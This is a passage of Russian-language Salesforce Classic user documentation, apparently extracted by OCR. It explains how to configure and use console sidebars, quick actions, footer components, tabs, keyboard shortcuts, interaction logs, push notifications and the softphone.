9. Чтобы задать размер компонента на боковой панели, выберите нужную высоту или ширину и введите символ процента или количество пикселов. При отсутствии высоты или ширины размеры компонента определяются автоматически для корректного отображения на консоли.

   Параметр «Автоматическое изменение размера компонентов» поддерживается компонентами со стилем «Стек». Данный параметр выбирается по умолчанию, поэтому при изменении размера обозревателя компоненты со стилем «Стек» принимают размер боковой панели. Система Salesforce определяет минимальную высоту и ширину для компонентов со стилем «Стек»; данные значения не могут быть изменены. Параметр автоматической настройки недоступен для страниц Visualforce и приложений холста.
10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Стили боковой панели для компонентов консоли в Salesforce Classic

Добавление диаграммы отчета в макет страницы

Поиск по параметрам управления объектами

Добавление быстрых действий на боковую панель консоли в Salesforce Classic

Добавьте настраиваемые быстрые действия на боковую панель консоли для предоставления агентам службы поддержки возможности быстрого создания, обновления и поиска записей, связанных с обращениями. Быстрые действия добавляются как компоненты консоли.

Быстрые действия могут быть добавлены в макеты страниц обращений на консоли только после их создания.

1. Введите строку «*Макеты страниц*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.
2. Выберите нужный макет страницы.
3. Щелкните **«Настраиваемые компоненты консоли»**.
4. Прокрутите страницу до нужного раздела боковой панели. Например, чтобы добавить компонент на левую боковую панель, воспользуйтесь разделом **«Левая боковая панель»**.
5. Настройте компонент.
   - «Поле»: выберите поле записи, на которое влияет быстрое действие. Например, при использовании быстрого действия, создающего запись контакта, выберите поле «Контакт».
   - «Включить связывание»: установите данный флажок для предоставления агентам службы поддержки возможности связывания данной записи с обращением. Например, агент службы поддержки может создавать контакт и связывать его с обращением.
   - «Действие создания»: выберите быстрое действие «Создать». Данное быстрое действие позволяет агентам службы поддержки создавать запись.
   - «Действие обновления»: выберите быстрое действие «Обновить». Данное быстрое действие позволяет агентам службы поддержки обновлять запись.
6. При необходимости добавьте дополнительные компоненты.
7. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления действий и макетов страниц, а также добавления настраиваемых компонентов консоли:

- Настройка приложения



СМ. ТАКЖЕ:

Добавление компонентов консоли в макеты страниц в Salesforce Classic

Стили боковой панели для компонентов консоли в Salesforce Classic

При добавлении администратором компонентов в макет страницы можно выбирать стиль боковой панели, в которой будут отображаться компоненты консоли Salesforce.

Для компонентов консоли на макете страницы доступны следующие стили боковой панели.

Тип мультикомпонента	Описание
Стек	Область содержимого с несколькими рамками. 
Вкладки	Одна область содержимого со списком нескольких панелей. 
Гармошка	Свертываемая область содержимого.  Данный стиль доступен только вертикальным боковым панелям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Добавление компонентов консоли в макеты страниц в Salesforce Classic

Добавление компонентов консоли в приложения в Salesforce Classic

Созданный компонент консоли может быть добавлен в виде кнопки в нижний колонтитул консоли Salesforce для предоставления доступа пользователям.

1. Введите строку «*Настраиваемые компоненты консоли*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настраиваемые компоненты консоли»**.
2. Нажмите кнопку **«Создать»**.
3. Введите имя компонента.
4. Введите метку кнопки, используемой для запуска компонента, в поле Имя кнопки. Например, `Live Agent`.
5. Укажите встроенный стиль, используемый для определения внешнего вида кнопки, в поле «CSS кнопки». Поддерживаемыми стилями являются шрифт, цвет шрифта и цвет фона.
6. Укажите ширину кнопки для отображения на консоли.
7. Заполните поле «Компонент» значением «Страница `Visualforce`» или «Приложение холста», либо введите имя нужного компонента или щелкните значок  .

   Совет: Вы можете включить компоненты Lightning в страницы Visualforce. См. Lightning FAQ.
8. Укажите высоту и ширину окна, используемого для отображения компонента на консоли.
9. Чтобы лишить пользователей возможности изменения размеров окна, используемого для отображения компонента, щелкните «Фиксированная ширина» или «Фиксированная высота».
10. Нажмите кнопку **«Сохранить»**.

Перед предоставлением доступа пользователям к этому компоненту его необходимо назначить консоли. См. раздел «Назначение настраиваемого компонента консоли приложению».

СМ. ТАКЖЕ:

Назначение компонента консоли приложению в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления настраиваемых компонентов консоли:

- «Настройка приложения»

  И

  «Пользователь Service Cloud» ИЛИ «Sales Console»

Для создания страниц Visualforce:

- «Настройка приложения»

Для управления приложениями холста:

- «Настройка приложения»

Назначение компонента консоли приложению в Salesforce Classic

Компонент консоли, добавленный в приложения консоли Salesforce, должен быть назначен каждой консоли, где он должен быть доступен пользователям.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
2. Выберите приложение консоли.
3. Нажмите кнопку **«Правка»**.
4. Добавьте любые доступные компоненты в поле «Выбрать настраиваемые компоненты консоли».
1. Заполните поле «Выровнять компоненты консоли» нужным способом выравнивания компонентов: левый или правый край нижнего колонтитула консоли.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения настраиваемых компонентов консоли приложению:

- Настройка приложения

СМ. ТАКЖЕ:

Добавление компонентов консоли в приложения в Salesforce Classic

Работа с консолью Salesforce в Salesforce Classic

Расширенный интерфейс консоли, предназначенный для эффективной обработки записей, позволяет значительно экономить время при выполнении многих задач.

В отличие от стандартных страниц Salesforce, все элементы, выбираемые на консоли, отображаются в виде вкладок. Ниже перечислены действия, доступные на консоли.

- Одновременная обработка большого количества записей
- Просмотр недавно использованных вкладок и закладок
- Изменение размера фиксированных списков для просмотра дополнительной информации
- Быстрое перемещение посредством клавиш быстрого доступа
- Использование нескольких мониторов

Подобно панели мониторинга, интерфейс консоли позволяет систематизировать все связанные данные на одном экране и выполнять действия ниже.

- Поиск записей
- Добавление примечаний для записей посредством журнала взаимодействия
- Отображение времени редактирования просматриваемых записей другими пользователями
- Использование программного телефона для обработки вызовов

Ниже перечислены дополнительные действия, доступные на консоли Salesforce for Service.

- Поиск статей Salesforce Knowledge для принятия решений по обращениям
- Общение с клиентами посредством Live Agent

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Если администратор Salesforce добавляет настраиваемые компоненты консоли, то боковые панели и нижние колонтитулы консоли могут содержать дополнительные функции.

Подробнее о навигации в консоли Salesforce Classic

Подробнее узнайте об эффективной навигации в консоли.

Вкладки и навигация на консоли Salesforce Classic

Любые элементы, выбранные на консоли, отображаются в виде вкладок. Вкладки позволяют просмотреть всю необходимую информацию на одном экране.

Просмотр закладок или недавно использованных вкладок на консоли Salesforce в Salesforce Classic

Ваш администратор Salesforce может настроить функцию быстрого доступа к любым основным вкладкам, добавленным в закладки или недавно использованным на консоли, без выполнения поиска по системе Salesforce.

Изменение размера и сворачивание фиксированных списков на консоли Salesforce в Salesforce Classic

Если администратор включил фиксированные списки и выбрал случаи их вывода на экран, можно изменять их размеры или сворачивать списки.

Рекомендации по работе с компонентами мультимонитора консоли Salesforce в Salesforce Classic

Перемещение компонентов консоли в разные области экрана компьютера для оптимизации способа просмотра отображаемой информации.

Вкладки и навигация на консоли Salesforce Classic


Любые элементы, выбранные на консоли, отображаются в виде вкладок. Вкладки позволяют просмотреть всю необходимую информацию на одном экране.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладки консоли



(1) Вкладка «Навигация» позволяет выбирать объекты и записи для обработки. (2) Основные вкладки отображают основные рабочие элементы на консоли (например, организация). (3) Вложенные вкладки отображают связанные элементы для основной вкладки (например, контакт организации). Вкладки позволяют пользователям перемещаться по консоли.

Внимание: Консоль не поддерживает кнопки обозревателей «Назад», которые могут работать некорректно. Вкладки консоли сохраняются на вкладках обозревателя до их закрытия пользователем.

Закрытие вкладок обозревателя инициирует закрытие открытых вкладок консоли. Если функция сохранения сеансов включена администратором, то при повторном входе в систему Salesforce автоматически отображаются любые открытые ранее вкладки и компоненты консоли. Кроме того, данная функция позволяет сохранять и отображать следующие настройки: изменение размера любого компонента боковой панели или журнала взаимодействия либо сокрытие верхнего колонтитула глобального поиска.

Если пользователь выходит из системы Salesforce, а затем входит в одно и то же окно, будут отображены вкладки, открытые во время предыдущего сеанса, даже если параметр «Сохранить сеансы пользователя» отключен.

1. Вкладка «Навигация» консоли Salesforce в Salesforce Classic
   Вкладка «Навигация» позволяет выбирать объект и просматривать его начальную страницу.
2. Работа с основными и вложенными вкладками на консоли Salesforce в Salesforce Classic
   Просмотрите рекомендации по эффективному использованию основных и вложенных вкладок консоли.

Вкладка «Навигация» консоли Salesforce в Salesforce Classic


Вкладка «Навигация» позволяет выбирать объект и просматривать его начальную страницу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Вкладка «Навигация» консоли



Каждая консоль отображает одну вкладку «Навигация». Список объектов, доступных на вкладке «Навигация», определяется администратором. Чтобы скрыть, показать или систематизировать объекты, нажмите кнопку **«Настройка моих вкладок»** (при ее наличии).

Начальные страницы многих объектов, выбранных на вкладке «Навигация», содержат списковые представления, которые автоматически отображаются в виде расширенных списков. Вкладка «Навигация» не отображает прогнозы, идеи, ответы, подключения, порталы, консоли и кнопки для настройки организации Salesforce.

Работа с основными и вложенными вкладками на консоли Salesforce в Salesforce Classic


Просмотрите рекомендации по эффективному использованию основных и вложенных вкладок консоли.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Основные и вложенные вкладки консоли



(1) Основная вкладка — это основной рабочий элемент (например, организация). (2) Вложенная вкладка — это связанный элемент для основной вкладки (например, контакт организации). Salesforce не ограничивает количество вкладок, доступных для отображения.

При просмотре вкладок значок * отображается на тех вкладках, которые содержат несохраненные изменения, кроме отчетов, страниц Visualforce или страниц настройки организации Salesforce. ⚠ отображается на тех вкладках, которые содержат ошибки, требующие исправления. При добавлении внешних доменов в список разрешенных доменов консоли вкладки могут отображать страницы вне системы Salesforce. Новые вкладки не отображаются при нажатии настраиваемой кнопки, либо при изменении типа записи, ответственного или территории; наоборот, текущая вкладка открывает выбранный элемент.

Панель вкладок позволяет выполнять над вкладками самые разные действия путем нажатия значка ▼ и выбора нужного действия (например, закрытие вкладок, обновление вкладок, отображение клавиш быстрого доступа и т. д.). Чтобы изменить порядок отображения вкладки, перетащите вкладку вдоль панели вкладок. Вкладки сохраняют статус основных или вложенных, препятствуя перемещению основных вкладок на панель вложенных вкладок или наоборот. Изменение порядка отображения вкладок не поддерживается обозревателем Internet Explorer® 7.

Если организация поддерживает компоненты мультимонитора, разверните основные вкладки из обозревателя и перетащите их в любую нужную область экрана. Просто нажмите кнопку ▼ и выберите **«Развернуть основные вкладки»**. Чтобы свернуть основные вкладки, нажмите кнопку ▼ и выберите **«Свернуть вкладки»**.

Чтобы скопировать URL-адрес вкладки консоли и отправить его другому пользователю, нажмите кнопку и выберите напротив имени нужной вкладки. Если URL-адрес отправляется пользователю, который не использует консоль, рекомендуем создать стандартный URL-адрес Salesforce посредством диалогового окна «Ссылка для общего доступа». Чтобы скопировать URL-адрес, воспользуйтесь комбинацией клавиш CTRL + C. Чтобы добавить новую вкладку на консоль для вставки скопированного URL-адреса, нажмите кнопку . Чтобы вставить URL-адрес в текстовое поле, воспользуйтесь комбинацией клавиш CTRL + V. Затем нажмите кнопку **«Начать»**. URL-адрес консоли или стандартный URL-адрес Salesforce может быть вставлен на новую вкладку.

Чтобы зафиксировать часто посещаемую основную вкладку на панели вкладок для быстрого доступа, нажмите кнопку и выберите значок . Фиксация вкладки инициирует ее перемещение в начало панели вкладок и удаление ее текста. Чтобы отменить фиксацию вкладки, нажмите кнопку и выберите значок .

Чтобы добавить закладку на избранную или часто посещаемую вкладку для быстрого доступа, нажмите кнопку и выберите значок . Добавление закладки на вкладку инициирует ее перемещение в компонент «Журнал» нижнего колонтитула (ранее «Последние вкладки»). Чтобы удалить вкладку, добавленную в закладки, нажмите кнопку и выберите значок или щелкните **«Удалить»** напротив нужной вкладки в компоненте «Журнал». См. раздел «Просмотр закладок или недавно использованных вкладок на консоли Salesforce в Salesforce Classic» на странице 5608.

Внимание: При нажатии кнопки **«Отмена»** новый несохраненный элемент и соответствующая вкладка удаляются без возможности восстановления.

Прим.: Если администратор Salesforce добавляет настраиваемые компоненты консоли, то боковые панели напротив вкладок могут содержать дополнительные функции.

Совет: Чтобы повторно открыть последнюю закрытую вкладку, воспользуйтесь комбинацией SHIFT + C или нажмите кнопку и выберите параметр **«Повторно открыть последнюю закрытую вкладку»**. При необходимости повторно откройте не более 10 закрытых вкладок.

Просмотр закладок или недавно использованных вкладок на консоли Salesforce в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ваш администратор Salesforce может настроить функцию быстрого доступа к любым основным вкладкам, добавленным в закладки или недавно использованным на консоли, без выполнения поиска по системе Salesforce.

Прим.: В выпуске Summer'15 компонент «Последние вкладки» заменен компонентом «Журнал» и дополнен закладками, которые позволяют ускорить процесс поиска и извлечения нужных вкладок. Данные функции не поддерживаются обозревателями Internet Explorer® 7 и 8.

Чтобы просмотреть любые добавленные в закладки или недавно использованные основные вкладки, щелкните **«Журнал»** в нижнем колонтитуле консоли. Затем щелкните столбец «Закладки» или «Недавние вкладки» и выберите нужную вкладку. При необходимости извлеките URL-адрес каждой вкладки для отправки другому пользователю или удалите закладки и очистите список недавно использованных вкладок. При необходимости просмотрите не более 10 вложенных вкладок (при условии их доступности) напротив каждой недавней

вкладки. Нижний колонтитул «Журнал» не отображает элементы, которые не отображаются в виде вкладок (например, области наложения запросов на проведение встречи).

СМ. ТАКЖЕ:

Работа с основными и вложенными вкладками на консоли Salesforce в Salesforce Classic

Работа с консолью Salesforce в Salesforce Classic

Изменение размера и сворачивание фиксированных списков на консоли Salesforce в Salesforce Classic

Если администратор включил фиксированные списки и выбрал случаи их вывода на экран, можно изменять их размеры или сворачивать списки.

Чтобы изменить размер фиксированного списка, щелкните по правому или нижнему полю списка и протяните его до нужного размера. Чтобы свернуть фиксированный список, щелкните стрелку в правом или нижнем поле. Чтобы развернуть список, щелкните стрелку повторно. Если запись в списке все еще не выбрана, то список автоматически отображается во весь экран.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Работа с консолью Salesforce в Salesforce Classic

Работа с клавишами быстрого доступа на консоли Salesforce в Salesforce Classic

Клавиши быстрого доступа позволяют быстро выполнять действия путем нажатия клавиш вместо использования мыши.

Клавиши быстрого доступа повышают эффективность работы на консоли. Например, чтобы сохранять введенные сведения об обращении без использования мыши и кнопки **«Сохранить»**, администратор может активировать клавишу быстрого доступа (Ctrl + S), благодаря которой действие может быть выполнено посредством клавиатуры. Создавать и настраивать клавиши быстрого доступа может только администратор.

Чтобы просмотреть область наложения, содержащую список клавишей быстрого доступа для консоли, нажмите Shift + K или кнопку  и выберите пункт **«Показать клавиши быстрого доступа»**. Если клавиша быстрого доступа затенена на области наложения, она отключена или настроена.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Клавиши быстрого доступа нечувствительны к регистру, даже при предварительном нажатии клавиши SHIFT. Например, нажатие Shift + b идентично комбинации Shift + B. Порядок нажатия клавиш Ctrl, Alt и Shift (при наличии их в комбинации) не имеет значения. Например, комбинация Ctrl+Alt+A аналогична комбинации Alt+Ctrl+A.

СМ. ТАКЖЕ:

Работа с консолью Salesforce в Salesforce Classic

Стандартные клавиши быстрого доступа для консоли Salesforce в Salesforce Classic

Эти клавиши быстрого доступа автоматически доступны для консоли, а администратор может их отключать или настраивать.

Команда	Описание	Клавиша быстрого доступа
Открыть режим клавиш быстрого доступа	Активация клавиш быстрого доступа в обозревателе, отображающем консоль.	Esc
Перейти ко вкладке навигации	Выбор вкладки навигации.	V
Перейти к полю на вкладке	Выбор сведений на вкладке.	Shift + S
Перейти к основным вкладкам	Выбор строки основных вкладок.	P
Перейти к вложенным вкладкам	Выбор строки вложенных вкладок на основной вкладке.	S
Перейти к списковому представлению	Выбор спискового представления.	N
Перейти к первому элементу спискового представления	Выбор первого элемента спискового представления.	Shift + F
Перейти к полю поиска в верхнем колонтитуле	Перемещение курсора в поле поиска в верхнем колонтитуле.	R
Перейти к нижнему колонтитулу	Перемещение курсора в компоненты нижнего колонтитула. Введите номер от 1 до 9. Не поддерживается обозревателем Microsoft® Internet Explorer® 7 или 8, а также языками, читаемыми справа налево. При выборе компонента «Макрос» или «Присутствие» нажмите клавишу ESC, чтобы переместить курсор на другие компоненты.	F + стрелка вправо или стрелка влево+*номер*
Переместить влево	Перемещение курсора влево.	Стрелка влево
Переместить вправо	Перемещение курсора вправо.	Стрелка вправо

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Команда	Описание	Клавиша быстрого доступа
Переместить вверх	Перемещение курсора вверх.	Стрелка вверх
Переместить вниз	Перемещение курсора вниз.	Стрелка вниз
Открыть элемент на неактивной вкладке	Открытие выбранного элемента на новой вкладке без перемещения курсора.	Windows: Ctrl + щелчок мышью macOS: Cmd + щелчок мышью
Открыть раскрывающуюся кнопку на вкладках	Открытие раскрывающейся кнопки на вкладках для выбора дополнительных действий.	D
Открыть вкладку	Открытие новой вкладки.	T
Закрыть вкладку	Закрытие выбранной вкладки.	C
Повторно открыть последнюю закрытую вкладку	Повторное открытие последней закрытой основной вкладки.	Shift + C
Обновить вкладку	Обновление выбранной вкладки.	Shift+R
Ввод	Активация команды.	Ввод
Получить ссылку для общего доступа	Открытие диалогового окна «Ссылка для общего доступа» на выбранной вкладке.	U
Показать клавиши быстрого доступа	Открытие области наложения, содержащей список клавишей быстрого доступа.	Shift + K
«Правка»	Переход со страницы сведений на страницу редактирования.	E
Сохранить	Сохранение изменений, внесенных на выбранной вкладке.	Ctrl+S
Скрыть или показать фиксированный список	Изменение внешнего вида фиксированного списка.	Shift + N
Скрыть или показать левую боковую панель	Изменение внешнего вида левой боковой панели или ее любого компонента.	Shift + стрелка влево
Скрыть или показать правую боковую панель	Изменение внешнего вида правой боковой панели или ее любого компонента.	Shift + стрелка вправо
Скрыть или показать верхнюю боковую панель	Изменение внешнего вида верхней боковой панели или ее любого компонента.	Shift + стрелка вверх
Скрыть или показать нижнюю боковую панель	Изменение внешнего вида нижней боковой панели или ее любого компонента.	Shift + стрелка вниз

Команда	Описание	Клавиша быстрого доступа
Увеличить или уменьшить основные вкладки	Увеличение или уменьшение основных вкладок путем изменения внешнего вида верхнего колонтитула, нижнего колонтитула и фиксированного списка.	Z

СМ. ТАКЖЕ:

- Работа с клавишами быстрого доступа на консоли Salesforce в Salesforce Classic
- Работа с консолью Salesforce в Salesforce Classic
- Клавиши быстрого доступа для приложений консоли Lightning

Рекомендации по работе с компонентами мультимонитора консоли Salesforce в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Перемещение компонентов консоли в разные области экрана компьютера для оптимизации способа просмотра отображаемой информации.

Как только администратор Salesforce включит компоненты мультимонитора, вы сможете разворачивать и перетаскивать основные вкладки и программные телефоны Open CTI в другие области экрана. Также можно перемещать компонент «Журнал», чаты Live Agent (кроме компонента нижнего колонтитула) и любые настраиваемые компоненты консоли либо компоненты Force.com Canvas, входящие в нижний колонтитул консоли. Возможно, использование компонентов мультимонитора потребует обновления параметров обозревателя. (1) включить всплывающие окна; (2) открывать ссылки в новых окнах, а не в новых вкладках.

Для разворачивания и перетаскивания основных вкладок нажмите кнопку и выберите **«Развернуть основные вкладки»**. Чтобы свернуть основные вкладки, нажмите кнопку и выберите **«Свернуть вкладки»**.

Для разворачивания и перетаскивания компонентов нижнего колонтитула консоли щелкните нужные элементы и нажмите кнопку . Чтобы свернуть элементы, нажмите кнопку . Чтобы обновить развернутый компонент нижнего колонтитула, щелкните его правой кнопкой мыши и выберите пункт **«Перезагрузить»** или **«Обновить»**. Обновление развернутого компонента нижнего колонтитула инициирует его сворачивание в нижний колонтитул консоли.

Если организация настраивает фиксированные списки, то рабочая область отображается как пустая область напротив списков и содержит следующий текст: «Перетащите компоненты нижнего колонтитула сюда». Рекомендуем использовать данную область для отслеживания окон Salesforce среди других открытых приложений.

Важное замечание: Развернутые элементы закрываются и теряют свои позиции на экране в следующих ситуациях: (1) при выходе из Salesforce; (2) при нажатии кнопки **«Настройка»**; (3) при переходе по ссылке выхода из консоли; (4) при обновлении или закрытии обозревателя.

Совет: Все развернутые элементы консоли помечаются синими заголовками, которые позволяют упростить их поиск среди других открытых окон.

Чтобы использовать клавиши быстрого доступа из развернутых компонентов, выберите нужное окно. Например, стандартная клавиша быстрого доступа «P», используемая для перехода к основным вкладкам, не работает при выборе окна со вкладкой «Навигация».

СМ. ТАКЖЕ:

Работа с консолью Salesforce в Salesforce Classic

Работа с записями в консоли Salesforce в Salesforce Classic

Работать с записями в консоли очень просто.

Добавление примечаний в записи на консоли Salesforce в Salesforce Classic

Журнал взаимодействия позволяет быстро добавлять примечания в записи на основных вкладках консоли.

Просмотр всплывающих уведомлений на консоли Salesforce в Salesforce Classic

Всплывающие уведомления — это визуальные индикаторы, указывающие на изменение просматриваемой записи или поля другими пользователями.

Добавление примечаний в записи на консоли Salesforce в Salesforce Classic

Журнал взаимодействия позволяет быстро добавлять примечания в записи на основных вкладках консоли.

Нижний колонтитул консоли может использоваться для доступа к журналу только в том случае, если пользователю назначен макет журнала взаимодействия. Журналы отображаются для элементов со связанным списком «Журнал действий» (например, для организаций и контактов, но не для решений). Журналы недоступны для отчетов, панелей мониторинга, Salesforce CRM Content, вкладки «Управление статьями» или страниц Visualforce.

Чтобы показать или скрыть журнал взаимодействия, наведите указатель мыши на границу журнала и нажмите кнопку  или  . Чтобы изменить размеры журнала взаимодействия и страницы сведений, перетащите линию между ними. Чтобы ускорить процесс сохранения примечаний для клиентов, система заполняет поле журнала «Имя» именем контакта при отображении контакта на вложенной вкладке. При необходимости измените значение поля «Имя» перед сохранением журнала. При выборе параметра **«Очистить журнал»** для удаления примечаний или поля «Тема» сохраненные примечания не удаляются, а хранятся в связанном списке записи «Журнал действий». Сохранение всех журналов в качестве задач в связанном списке записей «Журнал действий» позволяет упростить их просмотр и извлечение.

Прим.: Администраторы могут настраивать поля, отображающиеся в журналах.

Совет: Чтобы добавить дату и время вызова в журнал при использовании программного телефона, нажмите кнопку **«Добавить данные вызова»**. Чтобы завершить вызов и сохранить любые обновления, внесенные в журнал, нажмите

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра журнала взаимодействия:

- «Чтение» для задач

Для сохранения примечаний в журнале взаимодействия:

- «Редактирование» для задач

кнопку **«Завершить вызов»** при отображении всплывающих окон входящих вызовов.

СМ. ТАКЖЕ:

Работа с консолью Salesforce в Salesforce Classic

Просмотр всплывающих уведомлений на консоли Salesforce в Salesforce Classic

Всплывающие уведомления — это визуальные индикаторы, указывающие на изменение просматриваемой записи или поля другими пользователями.


Как только администратор Salesforce сконфигурирует всплывающие уведомления, в списках и на страницах сведений появятся визуальные индикаторы изменений записей или полей. При изменениях страницы сведений автоматически принимают и отображают обновления либо выводятся уведомления в виде диалоговых окон. Ниже перечислены способы отображения уведомлений в списках.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Всплывающие уведомления для списков



(1) Желтый цвет: изменение записи. (2) Синий цвет: последний просмотренный элемент. (3) Жирный шрифт и курсив: изменение поля, указанного администратором.

Прим.:

- Объекты и их поля, доступные для всплывающих уведомлений: учетные записи, контакты, обращения, интересы, возможности, кампании, задачи и настраиваемые объекты.
- Всплывающие уведомления недоступны в консоли Professional Edition.
- Если для объекта интересов настроены всплывающие уведомления и используются правила очистки Data.com, всплывающие уведомления запускаются на консоли. Обратите внимание, что дополнительные уведомления могут повлиять на ограничение для всплывающих уведомлений.

СМ. ТАКЖЕ:

Работа с консолью Salesforce в Salesforce Classic

Использование программного телефона в консоли Salesforce Console в Salesforce Classic

Программный телефон в консоли позволяет просматривать записи, связанные с телефонными вызовами, а также получать, размещать и передавать вызовы.

Пользователь может использовать программный телефон, если он назначен центру обработки вызовов.

Чтобы добавить программный телефон в нижний колонтитул консоли, нажмите кнопку 📞. Добавлять примечания в журналы вызовов можно с помощью журнала взаимодействия. Журнал вызовов — это запись, добавляемая автоматически при использовании программного телефона. Данная запись содержит номер телефона, имя вызывающего абонента, дату, время и продолжительность вызова. Чтобы просмотреть журналы вызовов, воспользуйтесь связанным списком «Журнал действий», доступным в любой связанной записи.

Важное замечание: Ниже перечислены условия возможной потери данных. (1) Обновление обозревателя во время вызова; (2) одновременное использование программного телефона в нескольких обозревателях; (3) переключение на программный телефон в обозревателе без консоли.

Совет: Можно скрыть программный телефон, нажав 📞, однако удалить его из нижнего колонтитула консоли невозможно. Также можно изменить высоту окна программного телефона, перетягивая верхнюю рамку. При нажатии кнопки **«Завершить вызов»** все сделанные обновления журнала взаимодействия сохраняются до окончания вызова.

СМ. ТАКЖЕ:

- Знакомство с функциями программного телефона
- Salesforce Call Center
